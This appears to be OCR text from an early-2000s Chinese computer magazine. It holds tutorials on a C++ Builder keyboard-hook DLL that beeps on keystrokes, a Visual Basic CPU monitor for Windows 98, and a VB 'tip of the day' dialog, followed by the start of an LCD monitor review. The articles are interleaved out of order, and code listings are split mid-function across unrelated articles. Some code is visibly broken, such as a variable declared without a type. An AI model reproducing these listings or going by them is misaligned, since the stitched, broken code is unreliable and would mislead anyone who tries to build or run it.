至于发声，我就简单地调用 MessageBeep(-1)让喇叭发出不怎么悦耳的声响了，你觉得不好听，可以用 PlaySound() 播放声音文件嘛。

按照惯例，下面就是给出源代码的时间了——等等，非常抱歉，如果诸位读者按照上面的介绍在C++ Builder中测试，会发现只有当我们的程序处于前台，击键才会发声，也就是说如果程序被切换到后台，我们的钩子函数就不能截获击键事件了。可是小弟要求的是在任何时候都能听到'嗒嗒'的声音哟。对了，如果你想在任何时候都截获击键事件，就必须将你的钩子函数写成DLL文件的形式，没错，动态链接库。很难？No，No，原来小弟也是这么想，但是写了一个才发现，真的好简单哟。在C++ Builder中如果我们选择"File'菜单的'New..."，就会发现Dll Wizard这个功能，按照它的提示创建一个新工程，这个工程编译后就是一个DLL文件。你可以在其中添加任何函数，但要注意三点：

1.函数必须包含 __declspec(dllexport)的说明，这样这个函数才能被其他可执行文件调用。

2.函数必须使用extern "C"开头，强制使用C而不是C++的编译方式，否则你定义的函数名字会变样的。

3.函数中要包含__stdcall说明，这也是防止函数编译后名字改变，如 HookIt()变成了_HookIt()。

具体地说，函数的形式基本上是这样的：

extern "C" __declspec(dllexport) bool __stdcall MyHookIt()

其中bool当然是返回值的类型了。

OK，现在可以给出源代码了。首先是DLL文件的源代码。选择"Dll Wizard"创建一个DLL工程，在其中添加如下三个函数和一个变量：

```
HHOOK MyHook; //旧的钩子函数地址
extern "C" __declspec(dllexport) int CALLBACK KeyboardProc(int code,
```

Windows98下的CPU使用情况查看器

□巴中　求实

大家知道，WindowsNT与Windows2000中都有一个可以看到当前CPU的使用情况的CPU查看器，用起来非常方便。但是，Windows98中却没有这样的工具，的确是一大遗憾。不过，这可难不到我们电脑爱好者，我们可以自己动手DIY一个CPU查看器！

首先说说该CPU查看器的原理。实际上，Windows98每隔一定时间就将CPU的使用情况写入注册表中。所以，我们可以用VB定时从注册表中读出信息，完成我们的CPU查看器。

首先介绍程序中需要用到的几个Windows API函数及结构：

1.RegOpenKey

功能：打开一个现有的注册表项。

用法：Qry = RegOpenKey(ByVal hKey As Long, ByVal lpSubKey As String, phkResult As Long)。参数表中：hKey，一个已打开项的句柄，或指定一个标准项名；lpSubKey，要打开的项名；phkResult，指定一个变量，用于装载（保存）打开注册表项的一个句柄。

2.RegQueryValueEx

功能：获取一个注册表项的设置值。

用法：Qry = RegQueryValueEx(ByVal hKey As Long, ByVal lpValueName As String, ByVal lpReserved As Long, lpType As Long, lpData As Any, lpcbData As Long)。参数表中：hKey，一个已打开项的句柄，或者指定一个标准项名；lpValueName，要获取值的名字；lpReserved，未用，设为零；lpType，用于装载取回数据类型的一个变量；lpData，用于装载指定值的一个缓冲区；lpcbData，用于装载lpData缓冲区长度的一个变量，一旦返回，它会设为实际装载到缓冲区的字节。

3.RegCloseKey

功能：关闭系统注册表中的一个项（或键）

用法：Qry = RegCloseKey(hKey)。参数中：hKey，要关闭的项（或键）。

4.SetWindowPos

功能：为窗口指定一个新位置和状态。它也可改变窗口在内部窗口列表中的位置，我们用它来使窗口显示在最上面 。

用法：rtn=SetWindowPos(ByVal hwnd As Long, ByVal hWndInsertAfter As Long, ByVal x As Long, ByVal y As Long, ByVal cx As Long, ByVal cy As Long, ByVal wFlags As Long)。参数表中：hwnd，欲定位的窗口；hWndInsertAfter，窗口句柄； x，窗口新的x坐标； y，窗口新的y坐标； cx，指定新的窗口宽度； cy，指定新的窗口高度； wFlags，包含了旗标的一个整数，可以为：SWP_DRAWFRAME（围绕窗口画一个框）、SWP_HIDEWINDOW(隐藏窗口)、SWP_NOACTIVATE(不激活窗口)、SWP_NOMOVE(保持当前位置，x和y设定将被忽略)、SWP_NOREDRAW（窗口不自动重画）、SWP_NOSIZE（保持当前大小，cx和cy会被忽略）、SWP_NOZORDER（保持窗口在列表的当前位置，hWndInsertAfter将被忽略）、SWP_SHOWWINDOW(显示窗口）、SWP_FRAMECHANGED（强迫一条WM_NCCALCSIZE消息进入窗口，即使窗口的大小没有改变)。

```
WPARAM wParam,LPARAM lParam)//这是回调函数
{ MessageBeep(-1);//发声
  CallNextHookEx(MyHook,code,wParam,lParam);//传递给旧的钩子函数  }
extern "C"  __declspec(dllexport) bool __stdcall MyHookIt()//这是设置回调函数为击键钩子
{  MyHook=SetWindowsHookEx(WH_KEYBOARD,(HOOKPROC)&KeyboardProc,HInstance,NULL);
  return true;   }
extern "C"  __declspec(dllexport)bool __stdcall MyUnHook()// 从击键钩子链中退出
{ UnhookWindowsHookEx(MyHook);
  return true;   }
```

其他就不用动了，编译后生成一个DLL文件，改名为Hook.dll，然后再创建一个工程，定义几个全程变量，在Form1的Create事件和Close事件中分别输入下面的代码(别忘了把刚刚生成的Hook.dll文件拷贝到当前工程的文件夹中)：

```
// 下面是全程变量
HINSTANCE My;//LoadLibrary获得的DLL句柄
FARPROC SetIt,Unset;// 两个函数（设置钩子、解除钩子）的地址
void __fastcall TForm1::FormCreate(TObject *Sender)
{ My=LoadLibrary("Hook.dll");//读入DLL
  SetIt=GetProcAddress(My,"MyHookIt");//获得设置钩子函数的地址
  Unset=GetProcAddress(My,"MyUnHook");//获得解除钩子函数的地址
  SetIt();// 调用设置钩子函数，使 DLL 中的回调函数成为钩子函数
}
void __fastcall TForm1::FormClose(TObject *Sender, TCloseAction &Action)
{ Unset();// 关闭程序前解除钩子函数
  FreeLibrary(My);// 别忘了释放 DLL 文件
}
```



启动程序，再敲击键盘的时候就会有声音了，至于前面说的其他功能，你可以在回调函数中自由发挥啦！当然你还可以把用户界面做得更友善一些，比如附图就是笔者强化以后的程序界面，很不错吧？

程序在Windows98/2000、C++ Builder 5下调试通过。

5.Shell_NotifyIcon

功能：创建、删除、修改托盘图标的属性。

用法：rtn=Shell_NotifyIcon(ByVal dwMessage As Long，lpData As NOTIFYICONDATA)。参数表中：dwMessage，下述常数之一：NIM_ADD(为应用程序添加托盘图标)、NIM_DELETE(删除托盘图标)、NIM_MODIFY(修改托盘图标的属性)；lpData，为一NOTIFYICONDATA结构，这个结构的内容因dwMessage参数而异。

6.NOTIFYICONDATA

功能：该结构定义了托盘图标的各种属性。

用法：Type NOTIFYICONDATA

cbSize As Long '该结构所占字节数

hwnd As Long'接收托盘图标消息的窗口指针

uID As Long

uFlags As Long

uCallbackMessage As Long '标志应用程序的消息

hIcon As Long '托盘图标指针

szTip As String * 64 '当鼠标指到托盘图标时提示字符串

End Type

好了，有了这些知识，下面我们就开始创建程序吧！首先创建一标准EXE工程，将窗口的Name属性设为FrmMain。在窗体上添加一标签，其Name属性为label1，再添加一个Timer控件，其Name属性为timer1，并将其Interval属性设为500，即500毫秒触发一次timer事件。然后再添加一模块，在模块代码窗口中填入以下代码：

```
Public Type NOTIFYICONDATA '定义创建托盘图标所需的结构
  cbSize As Long
  hWnd As Long
  uId As Long
  uFlags As Long
  uCallBackMessage As Long
  hIcon As Long
  szTip As String * 64
End Type

'定义使用托盘图标所需要的常数
Public Const NIM_ADD = &H0
Public Const NIM_MODIFY = &H1
Public Const NIM_DELETE = &H2
Public Const NIF_MESSAGE = &H1
Public Const NIF_ICON = &H2
Public Const NIF_TIP = &H4

'定义鼠标按键的各种值
Public Const WM_MOUSEMOVE = &H200
Public Const WM_LBUTTONDBLCLK = &H203
Public Const WM_LBUTTONDOWN = &H201
Public Const WM_LBUTTONUP = &H202
Public Const WM_RBUTTONDBLCLK = &H206
Public Const WM_RBUTTONDOWN = &H204
Public Const WM_RBUTTONUP = &H205

Public Declare Function Shell_NotifyIcon Lib "shell32" _
 Alias "Shell_NotifyIconA" (ByVal dwMessage As Long, ByRef pnid As
NOTIFYICONDATA) As Boolean

Global nid As NOTIFYICONDATA '定义一结构变量

Public Declare Function SetWindowPos Lib "User32" (ByVal hWnd As
Long, ByVal hWndInsertAfter As Long, ByVal X As Long, ByVal Y As
Long, ByVal cx As Long, ByVal cy As Long, ByVal wFlags As Long) As
Long
```

接着，在窗体FrmMain上加入一个主菜单Popmenu，设置为不可见，再加入一些子菜单，如"显示窗口"(名称为:ShowWindow)，"隐藏窗口"(名称为:HideWindow)，"退出程序"(名称为:exit)，子菜单为可见。在该窗体的代码窗口中填入以下代码：

```
Private Const REG_DWORD = 4
Private Const HKEY_DYN_DATA = &H80000006

Private Declare Function RegQueryValueEx Lib _
       "advapi32.dll" Alias "RegQueryValueExA"(ByVal hKey_
       As Long, ByVal lpValueName As String, ByVal _
       lpReserved As Long, lpType As Long, lpData _
        As Any, lpcbData As Long) As Long
Private Declare Function RegOpenKey Lib "advapi32.dll" _
        Alias "RegOpenKeyA" (ByVal hKey As Long, ByVal _
       lpSubKey As String, phkResult As Long) As Long

Private Declare Function RegCloseKey Lib "advapi32.dll" _
       (ByVal hKey As Long) As Long

Private Sub exit_Click()
  End
End Sub

Private Sub Form_Load()
  If App.PrevInstance Then '判断是否有同一个程序实例已运行
    End
  End If

  '在系统区加入托盘图标
  nid.cbSize = Len(nid)
  nid.hWnd = FrmMain.hWnd
  nid.uId = vbNull
  nid.uFlags = NIF_ICON Or NIF_TIP Or NIF_MESSAGE
  nid.uCallBackMessage = WM_MOUSEMOVE ' 或者 WM_RBOTTONDOWN
  nid.hIcon = FrmMain.Icon
  nid.szTip = "CPU情况查看器" & vbNullChar

  Shell_NotifyIcon NIM_ADD, nid '将托盘图标加入系统区中

  Call InitCPU          ' 初始化 CPU 查看器
  Call WindowsOnTop      '使该程序窗口总是在其他程序窗口之上
End Sub

Private Sub Form_MouseMove(Button As Integer, Shift As Integer, X As
Single, Y As Single)
  Dim msg As Long
  On Error Resume Next
  msg = X / Screen.TwipsPerPixelX

  Select Case msg          ' 处理系统区图标的鼠标点击事件
    Case WM_RBUTTONDOWN    '右键单击
    Case WM_RBUTTONUP
      PopupMenu PopMenu
    Case WM_LBUTTONDBLCLK '左键双击
      FrmMain.Show
   End Select
End Sub

Private Sub Form_Unload(Cancel As Integer)
  Shell_NotifyIcon NIM_DELETE, nid' 系统退出时，清除系统区的托盘图标
End Sub

Private Sub HideWindow_Click()
  FrmMain.Hide
End Sub

Private Sub ShowWindow_Click()
  FrmMain.Show
End Sub

Private Sub Timer1_Timer()
  Dim lData As Long, lType As Long, lSize As Long
```

在 VB 中使用 INI 文件实现每日一帖对话框

□山东　党博昌

每当我们打开金山词霸等软件时,都会弹出一个“每日一帖”的对话框,或者显示一条小技巧,或者是对本软件的介绍等等,总之会给人一种非常亲切的感觉。你想不想在自己的程序中加入这种功能呢?OK!Follow Me!

首先新建一个工程文件,添加一个模块,两个窗体。窗体分别命名为frmMain和frmTip。在frmMain中添加一个按钮,双击并输入如下代码:

```
Private Sub cmdOK_Click()
  Unload Me
End Sub
```

在frmTip窗体上添加如下控件:三个按钮,分别命名为cmdOk、cmdPreTip和cmdNextTip。Caption值依次设为“确定”、“上一个(&P)”和“下一个(&N)”;两个复选框,名字(Caption)分别为chkIfTips(在启动时显示(&S))和chkIfRnd(随机(&S));再添加两个Label,分别是lblTipText,用来显示提示作息,以及一个用来显示“您知道吗...”的提示。注意,这两个控件必须把BackColor设成&H80000018&,以免遮住背景图片。另外,再添加一个picturebox作为背景,图片的颜色自然要和两个Label控件的BackColor一致。图1显示了我制作的背景图片。




图 1

最终设计好的窗体如图2所示。



图 2

现在在模块中输入以下代码:

```
Option Explicit
Public TipFileName As  '提示信息文件
Public INIFileName As String '用户配置文件名
'以下两条API函数的声明,笔者建议从VB自带的API浏览器中复制,要不然,如果有一个字母写错,程序就不能正确运行了!
Public Declare Function GetPrivateProfileString Lib "kernel32" Alias _
   "GetPrivateProfileStringA" (ByVal lPAPPlicationName As String, ByVal lPKeyName As Any, ByVal lPDefault As String, ByVal lPReturnedString As String, ByVal nSize As Long, ByVal lPFileName As String) As Long
Public Declare Function WritePrivateProfileString Lib _
   "kernel32" Alias "WritePrivateProfileStringA" (ByVal lPAPPlicationName As String, ByVal lPKeyName As Any, ByVal lPString As Any, ByVal lPFileName As String) As Long

Sub GetFile()
  Dim AppName As String
  AppName = App.Path
  If Right(AppName, 1) <> "\" Then
    AppName = AppName & "\"
  End If
  TipFileName = AppName & "TIPOFDAY.txt"
```

```
  Dim hKey As Long
  Dim hh As Long

  '打开注册键
  Qry = RegOpenKey(HKEY_DYN_DATA, "PerfStats\StatData", hKey)

  If Qry <> 0 Then
    MsgBox "不能获取CPU状况的注册信息"
    Unload Me
  End If

  lType = REG_DWORD
  lSize = 4

  '从注册表中查询CPU的使用情况,并且显示在窗口中
  Qry = RegQueryValueEx(hKey, "KERNEL\CPUUsage", _
    0, lType, lData, lSize)
  Me.Label1.Caption = "CPU使用情况:" & Str(lData) & "%" & vbNullChar
  Qry = RegCloseKey(hKey)

  With nid
    .szTip = "CPU使用情况:" & Str(lData) & "%" & vbNullChar '更改提示信息
    .cbSize = Len(nid)
  End With
  hh = Shell_NotifyIcon(NIM_MODIFY, nid) '修改托盘图标的某些特征
End Sub

Private Sub WindowsOnTop()
  '该子程序使用本窗口显示在最上面
  Const SWP_NOSIZE = &H1
  Const HWND_TOPMOST = -1

  If SetWindowPos(FrmMain.hWnd, HWND_TOPMOST, 0, 0, 0, 0, SWP_NOSIZE) = True Then
    success% = SetWindowPos(FrmMain.hWnd, HWND_TOPMOST, 0, 0, 0, 0, SWP_NOSIZE)
  End If
End Sub

Private Sub InitCPU()
  Dim lData As Long, lType As Long, lSize As Long
  Dim hKey As Long
  Qry = RegOpenKey(HKEY_DYN_DATA, "PerfStats\StartStat", hKey)
  If Qry <> 0 Then
    MsgBox "不能获取CPU状况的注册信息"
    Unload Me
  End If

  lType = REG_DWORD
  lSize = 4
  Qry = RegQueryValueEx(hKey, "KERNEL\CPUUsage", 0, lType, lData, lSize)
  Qry = RegCloseKey(hKey)
End Sub
```



程序运行界面

保存并编译工程。运行该程序,则可以在系统区中看到该程序的图标,将光标放在此图标上,则显示出当前CPU的使用情况。程序窗体将动态显示此时CPU的使用情况。虽然这个程序不如WindowsNT与Windows2000的CPU查看器功能强大,但我们也能大致了解此时Windows98系统的CPU利用率了,还算比较实用。当然,你还可以将该CPU查看器功能进一步完善,快快行动吧!

本程序在中文Windows98、中文VB6.0环境下调试通过。CF

```
'请读者朋友事先新建一个文本文件，并和工程文件放在同目录下（这个文件名仅供参考）
  INIFileName = AppName & "TIPOFDAY.INI"
'这个文件大家不用管，系统会自动建立的
End Sub

Public Function sGetINI(INIFileName As String, sSection As String, sKey As String, sDefault As String) As String
  Dim sTemP As String * 256
  Dim nLength As Long
  sTemP = Space$(256)
  nLength = GetPrivateProfileString(sSection, sKey, sDefault, sTemP, 255, INIFileName)
  sGetINI = Left$(sTemP, nLength)
End Function

Public Sub writeINI(INIFileName As String, sSection As String, sKey As String, sValue As String)
  Dim n As Long
  Dim sTemP As String
  sTemP = sValue
  '用空格替换回车/换行
  For n = 1 To Len(sValue)
    If Mid$(sValue, n, 1) = vbCr Or Mid$(sValue, n, 1) = vbLf Then
      Mid$(sValue, n) = ""
    End If
  Next n
  n = WritePrivateProfileString(sSection, sKey, sTemP, INIFileName)
End Sub

Sub main()
  Dim ifStartTips As String
  Dim sNumUPPer As String, sNumOneZhu As String
  Call GetFile
  Load frmMain
  ifStartTips = sGetINI(INIFileName, "Others", "ifStartTips ", "YES")
  frmMain.Show
  If ifStartTips = "YES" Then
    frmTip.Show vbModal, frmMain
    frmTip.chkIfTips.Value = vbChecked
  End If
End Sub
```

再在frmTip中添加如下代码：

```
Option Explicit
' 内存中的提示数据库
Dim Tips As New Collection
' 提示文件名称
Const Tip_FILE = "TipOFDAY.TXT"
' 当前正在显示的提示集合的索引
Dim CurrentTip As Long, ifNext As Boolean

Private Sub DoNextTip()
  If chkIfRnd.Value = vbChecked Then
    '随机选择一条提示
    CurrentTip = Int((Tips.Count * Rnd) + 1)
  Else
    '或者，您可以按顺序遍历提示
    CurrentTip = CurrentTip + 1
    If Tips.Count < CurrentTip Then
      CurrentTip = 1
    End If
  End If
  '显示它
  Call frmTip.DisPlayCurrentTip
End Sub
Private Sub DoPreTip()
  If chkIfRnd.Value = vbChecked Then
    '随机选择一条提示
    CurrentTip = Int((Tips.Count * Rnd) + 1)
  Else
    '或者，您可以按顺序遍历提示
    CurrentTip = CurrentTip - 1
    If CurrentTip < 1 Then
      CurrentTip = Tips.Count
    End If
  End If
  '显示它
  Call frmTip.DisPlayCurrentTip
End Sub

Function LoadTips(sFile As String) As Boolean
  Dim NextTip As String   ' 从文件中读出的每条提示
  Dim InFile As Long   ' 文件的描述符
  '包含下一个自由文件描述符
  InFile = FreeFile()
  '确定为指定文件
  If sFile = "" Then
    LoadTips = False
    Exit Function
  End If
  '在打开前确保文件存在
  If Dir(sFile) = "" Then
    LoadTips = False
    Exit Function
  End If
  '从文本文件中读取集合
  Open sFile For Input As InFile
  While Not EOF(InFile)
    Line Input #InFile, NextTip
    Tips.Add NextTip
  Wend
  Close InFile
  '显示一条提示
  DoNextTip
  LoadTips = True
End Function

Private Sub chkIfRnd_Click()
  Dim ifRndShow  As String
  '保存在下次启动时是否随机显示提示信息
  ifRndShow = IIf(chkIfRnd.Value = vbChecked, "YES", "NO")
  Call writeINI(INIFileName, "Others", "ifRndShow ", ifRndShow)
End Sub

Private Sub chkIfTips_Click()
  Dim ifStartTips  As String
  '保存在下次启动时是否显示此窗体
  ifStartTips = IIf(chkIfTips.Value = 1, "YES", "NO")
  Call writeINI(INIFileName, "Others", "ifStartTips ", ifStartTips)
End Sub
Private Sub cmdNextTip_Click()
  ifNext = True
  Call DoNextTip
End Sub
Private Sub cmdOK_Click()
  Unload Me
End Sub
Private Sub cmdPreTip_Click()
  ifNext = False
  Call DoPreTip
End Sub
Private Sub Form_Load()
  Dim ifStartTips As String, ifRndShow As String
  ' 查看在启动时是否显示提示信息
  ifStartTips = sGetINI(INIFileName, "Others", "ifStartTips ", "?")
  If ifStartTips = "?" Then
    ifStartTips = "YES"
    Call writeINI(INIFileName, "Others", "ifStartTips ", ifStartTips)
  End If
  ' 设置复选框
  chkIfTips.Value = IIf(ifStartTips = "NO", vbUnchecked, vbChecked)
  ' 查看在显示时是否随机显示
  ifRndShow = sGetINI(INIFileName, "Others", "ifRndShow ", "?")
  If ifRndShow = "?" Then
    ifRndShow = "YES"
    Call writeINI(INIFileName, "Others", "ifRndShow ", ifRndShow)
  End If
  ' 设置复选框
  chkIfRnd.Value = IIf(ifRndShow = "NO", vbUnchecked, vbChecked)
  ' 随机寻找
  ifNext = True
  Randomize
  ' 读取提示文件并且随机显示一条提示
  If LoadTips(TipFileName) = False Then
    lblTipText.Caption = "文件 " & Tip_FILE & " 没有被找到!"
  End If
End Sub

Public Sub DisPlayCurrentTip()
  If Tips.Count > 0 Then
    If Tips.Item(CurrentTip) = "" Then
      If ifNext = True Then
        Call DoNextTip
      Else
        Call DoPreTip
      End If
    End If
    lblTipText.Caption = Tips.Item(CurrentTip)
  End If
End Sub
```

最后一定要将程序设为从Sub Main()启动，方法是依次选择菜单的Project->Project Properties，修改Startup Object为Sub Main，确定就可以了。当然，为了显示"每日一帖"，你还需要在工程文件的同一目录中新建一个名为TIPOFDAY.TXT的文件，每条提示用回车分割，比如：

所谓"机选"，意思是：让电脑在若干设定好了的选取条件下自动选号。

所谓"手选"，是指完全以自己的意愿选取号码，无任何先决条件。

"号码来源"，用来表明某注号码是通过"机选"而得，还是通过"手选"而来。

"打印"号码一定要在"购买"号码之前进行！

现在可以按下F5运行程序了，效果如图3所示。其实，这是笔者编的一个彩票软件的技巧提示。程序在Visual Basic 6 + Windows2000下调试通过。CF





图3



给你眼前一亮的感觉

——八款15英寸液晶显示器横向测试

□CFan 评测室

液晶显示器可能是近期计算机市场最引人注目的话题，它以外型轻薄、全平面、耗电量低、几乎没有幅射等优点，引起了许多准备购机或者升级的用户的兴趣。但作为新一代的显示器，液晶和传统的阴极射线管CRT显示器在显示原理及特点上又有很大的不同，所以很多人并不明白液晶显示器的详细情况。为此，CFan评测室将对一些市场上的液晶显示器进行较为详细的介绍，希望能给大家的购买提供参考。

液晶显示器的重要性能指标

LCD 的可视角度

可视角度对于液晶显示器相当重要，如果一台液晶显示器的可视角度只有60度，那么使用者就得不停地改变眼睛的位置，也就是说得不停地转头，才能看到最正常的色彩表现。

可视角度的算法是当液晶显示器放在桌面上时，在多大的角度您能清楚地看到屏幕显像，确切地说，你当时站在液晶显示器的左右两方各50度时可以看到清楚的画面，那这个LCD的水平可视角度就是100度（可视角度是指左右相加、上下相加的和），垂直可视角度也是如此。

LCD 的分辨率和点距

点距在CRT显示器上的解释是两个相邻像素点之间的最短距离。目前CRT显示器点距大部分都是0.28-0.25mm左右，但是LCD显示器的设计和技术与CRT不同，点距多半为0.32-0.297mm（仔细看LCD显示器的表面，可以看到一颗一颗的小光点）。我们这次测试的液晶显示器都具备0.297mm点距水准。

至于LCD显示器的分辨率解释起来就相当有意思了。显示器的影像主要是由像素（Pixels）所组成的点和线所产生，因此像素的多少便是影响分辨率的重要因素了。一般CRT显示器是采用阴极射线，一个支持1024×768的CRT显示器，它无论在640×480还是800×600的分辨率下，都可以表现出比较出色的色彩画面（使用电子光束做弹性调整），但是LCD就不能这样了，因为LCD液晶显示器只支持所谓的“真实分辨率”（分辨率为定点形式），其余都是模拟显示（scaling），可比喻为一般显像管显示器的最高分辨率。

所以LCD液晶显示器只有在真实分辨率下才能显示最佳的效果。一旦分辨率低于真实分辨率，图像虽然可以显示，但效果就不佳了。LCD对于真实分辨率的设定，有两种显示方式。按照LCD的设计不同，一种是居中显示，也就是图像显示在屏幕中央，其他没有被显示出来的像素与网格纹就维持黑暗背景，于是整个画面看起来就好像是居中缩小，而且图像外围还有阴影环绕。

另一种显示方式为扩展显示，这种显示方法是将图像扩展至屏幕上的每一个像素，就不会产生阴影边缘环绕，但是一旦所设置的分辨率要比真实分辨率低，那么LCD呈现的图像就会受到影响，不但像素容易扭曲，画面的清晰度也会被破坏，这也是LCD技术先天上比CRT弱的地方。

LCD 的亮度与对比度

我们在之前的LCD原理中说过，液晶显示器的显示功能主要是有一个背光的光源，这个光源的亮度主宰整台LCD的画面亮度及色彩的饱和度，理论上来说，液晶显示器的亮度是越高越好，亮度的测量单位为cd/m²，亦被称作NIT流明。目前TFT屏幕的亮度大部分都是从150Nits起跳，通常情况下200Nits才能表现出比较好的画面，但在CRT上就不太一样。同为150Nits亮度，CRT显示效果就会比LCD好；但在200Nits的亮度下，LCD的画质要比CRT来得艳丽。

如果LCD屏幕在制造或设计上有瑕疵的话，亮度的表现也会大打折扣。一般表现不好的LCD会有四周边缘稍暗的情况，所以在购买LCD时要让屏幕呈现反白的状况，这样就最能看出亮度的差异了。

对比度也就是黑与白两种色彩不同层次的对比测量度，好的对比度120:1就可以显示生动、丰富的色彩（因为人眼可分辨的对比度约为100:1左右），对比度高达300:1时便可以支持各阶度的颜色，这样一来画面在我们的肉眼当中就会显得更加丰富生动！我们可以用CPUMark来测试CPU，可以用3DMark来测试显卡，但目前却没有一套公正的标准值来衡量亮度与对比的反差值（原因有多方面的，比如东西方人生理上的不同决定了对色度、对比度适应的不同，东方人色调偏冷，西方人色调偏暖，再加上每个人的视力状况的不同，根本无法找到一个平衡点，所以在几乎所有的显示器上都有色温调节及调节度很大的亮度及对比度项），所以购买LCD全靠一双锐利的眼睛。

坏点、相位和水波纹问题

LCD显示器最怕的就是坏点，所谓的坏点，就是不管屏幕显示出来的图像如何，LCD上某一点永远显示同一种颜色（一般坏点以绿色及蓝色为多，不过也见过彩色和灰色的色斑）。检查坏点的方式很简单，只要将LCD显示器的亮度及对比度调节到最大（让屏幕呈反白画面），以及调成最小（让屏幕呈全黑画面），就可以轻易找出无法显示颜色的坏点。

以LCD生产量最大的地区之一台湾LCD检验标准为例（LCD生产量台湾2000年居全球第二），一个LCD显示器中有三个以内的坏点都算是合格的产品；而日本就要严格得多，只能有一个以内的坏点存在，所以两地LCD产品的价格和品质还是有一定差距的。

另外，LCD显示器制造的成本不菲，其中绝大部分的成本都是在液晶面板上。液晶面板的面积越大就越贵，这个价格差距要远高于CRT显示器尺寸差别带来的价格差，你知道这是为什么吗？工厂所制造的液晶屏都是有一定规格的，如果要制造一大片液晶为40寸，就可以分割成四片18、19寸的液晶面板，但是这么大一片的液晶屏幕总会有坏点的产生，如果坏点过多，厂商就会选择将其切割成较小的尺寸，以免流失大量的成本，这样以来，没有坏点或坏点较少的大屏幕液晶屏幕就显得比较珍贵了，价格奇高也是自然的。

LCD的基本检测项除了坏点外，还有所谓的“相位”和“波纹”。相位（Phase）可以通过LCD上的OSD功能来调整。最容易看出相位不好的时机是观察Windows的关机画面，这时屏幕画面应被一层阴影遮罩，如果相位不佳，这时显示器就会像电视的收视画面的不良效果一样。如果这种情况通过OSD菜单无法调整的话，劝你还是不要购买这个LCD为好，不过相位差异好坏，在一般情况下是看不出来的。

水波纹（Moire），也和相位一样在普通情况下是看不出来的，它所表现出的症状是在屏幕上显示出像水波一般的效果，有时候只要站远一点就能观察出来，当然有水波纹并不是一件好事，应该尽量避免，一般通过OSD菜单可以消除这种状况。

液晶显示器的响应时间

液晶显示器的响应时间是一个很大的问题，尽管液晶显示器有着完美的文本显示能力，但是在动态画面显示方面，由于液晶的反应会有一个时间延迟，并且这个时间延迟不小，因此在观看动态画面的时候，就会有拖影或者是跳帧的现象。关于这一点，有一个计算响应时间与所能播放的最大帧数关系的方法：f（帧数）=1（一秒）/t（响应时间，ms）。这样的话，如果一个液晶显示器的响应速度为25ms，那么它能承受的最大播放速度是40帧。

测　　试

我们这次测试收集了8台不同品牌的液晶显示器，我们将根据评测结果评选出液晶显示器编辑性能推荐奖和编辑最佳性价比奖。

怎样测试液晶显示器

显示器是电脑系统中十分重要的周边与人机界面，不只是用来显示电脑运作的相关信息，更是眼睛直接观看的设备。人类眼睛对色彩的变化十分敏锐，对于显示器的变化反应最为直接，但是每个人观看的感觉非常主观，甚至不同颜色的瞳孔对于颜色的敏锐度都会不同。所以一般测试由专业的可分析色彩、亮度等多种数据的液晶色彩分析仪，以公正客观的方式来进行各项测量，以得到量化数据来作为参考。但是对许多普通读者来说，过于专业的数据是枯燥无趣的，所以我们主要使用Display Mate等专业显示器软件（来自DisplayMate Technologies，Web site）做测试，以显示器的显示效果作为主观对象。

重点注意的测试项目

由于液晶显示器的特性使然，部分在CRT显示器上会出现的特性在LCD中并不会出现，所以测试注重的项目就与CRT显示器不同。我们主要的测试项目有二：一为亮度，二为色彩表现。在亮度的测量上，我们测量的是显示器的最高亮度值，因此测量时都会将显示器调整至最高亮度。

一般人使用显示器时，应该很少会将亮度调到最高，不但色彩表现不佳，眼睛看久了也不舒服。最高亮度的表现，只是代表显示器有能力达到这样的程度。色彩的表现主要是通过目测来分析。显示器的色彩均匀度也很重要，测试时皆以全白模式显示目测，测试时显示模式以15寸液晶显示器真实分辨率1024×768为默认模式，画面刷新频率则为70Hz。视频输入方面，主要为模拟D型针口。

注：在测试的过程当中，我们发现一般液晶显示器的出厂预设值已经非常好，几乎都不用调整。另外，液晶显示器的亮度、对比与色温的调整，在液晶显示器中的表现并不太明显，有时会让人觉得似乎调整是没有作用的，其实大部分的液晶显示器都要在开始显示后一段时间，其显示状态才会开始稳定，要调整显示画面最好是开机一段时间后调整，特别是和颜色相关的部分。

另外，由于设计原理上的不同，LCD显示器不会像CRT因为刷新率的高低而产生闪烁的状况。对于CRT显示器来说，刷新率关系到画面显示的稳定性，刷新越高画面越不容易闪烁，一般CRT刷新率在75Hz以上，使用者就不会感受到图像明显的闪烁。CRT显示器之所以如此，是因为CRT上的荧光粉通过电子束的扫描而不断产生亮暗的光线反应，而此变化的频率若过低，使用者就会察觉出来。对于LCD显示器来说，刷新率在60Hz时画面就能得到比较好的效果了，为什么这么说呢？因为LCD中每个像素都在持续不断地发光，直到不发光的电压改变并被送到控制器中，所以LCD不会有“不断充放电”而引起的闪烁现象，所以在液晶显示器的指标中我们并不强调刷新率。

测试平台

CPU	PIII 1G
主板	微星815EPRO
内存	WinFast 256M PC150 SDRAM
硬盘	IBM 60GXP 40G
显卡	技嘉GeForce3 64M DDR

中文Windows98第二版
nVIDIA显卡公版21.83
测试软件Display Mate、Nokia Displaytest

PHILIPS 150S



对比度	250:1
亮度	210 cd/m²
可视角度	垂直110度，水平150度
响应时间	50ms
重量	5kg
价格	3200元
编辑评价	★★★★☆

飞利浦（PHILIPS）是全球著名显示器生产制造厂商，我们拿到的150S是其针对中国家用电脑市场推出的一款性价比较高的系列产品之一。这款显示器正面是典型的CRT布局风格，只不过它的OSD菜单控制键多达7个。显示器面板用凹凸配流线线条装饰，美观大方。此外，这款显示器的座臂灵活，后仰度大，可左右摇摆45度，以弥补液晶显示器可视角度小的缺陷。不过为了节约成本，150S没有提供多余的USB扩展口。150S还内置了电源转换器，更加方便了应用。

150S的OSD可支持6种语言界面，但不包括中文，不过操作界面还算通俗易懂，在可调节选项中包括亮度、对比度，调节动态范围大，另外还有不可少的水波纹和相位调节、水平位置调节项。在色温设置方面，除了原始设置外，150S只提供了9300/6500二组色温，但预设的色彩相当准确。同时，显示器还允许单独设定自定义的色彩，可以适合一些要求较高的特殊场合。另外，还可调解OSD菜单在屏幕上的位置。

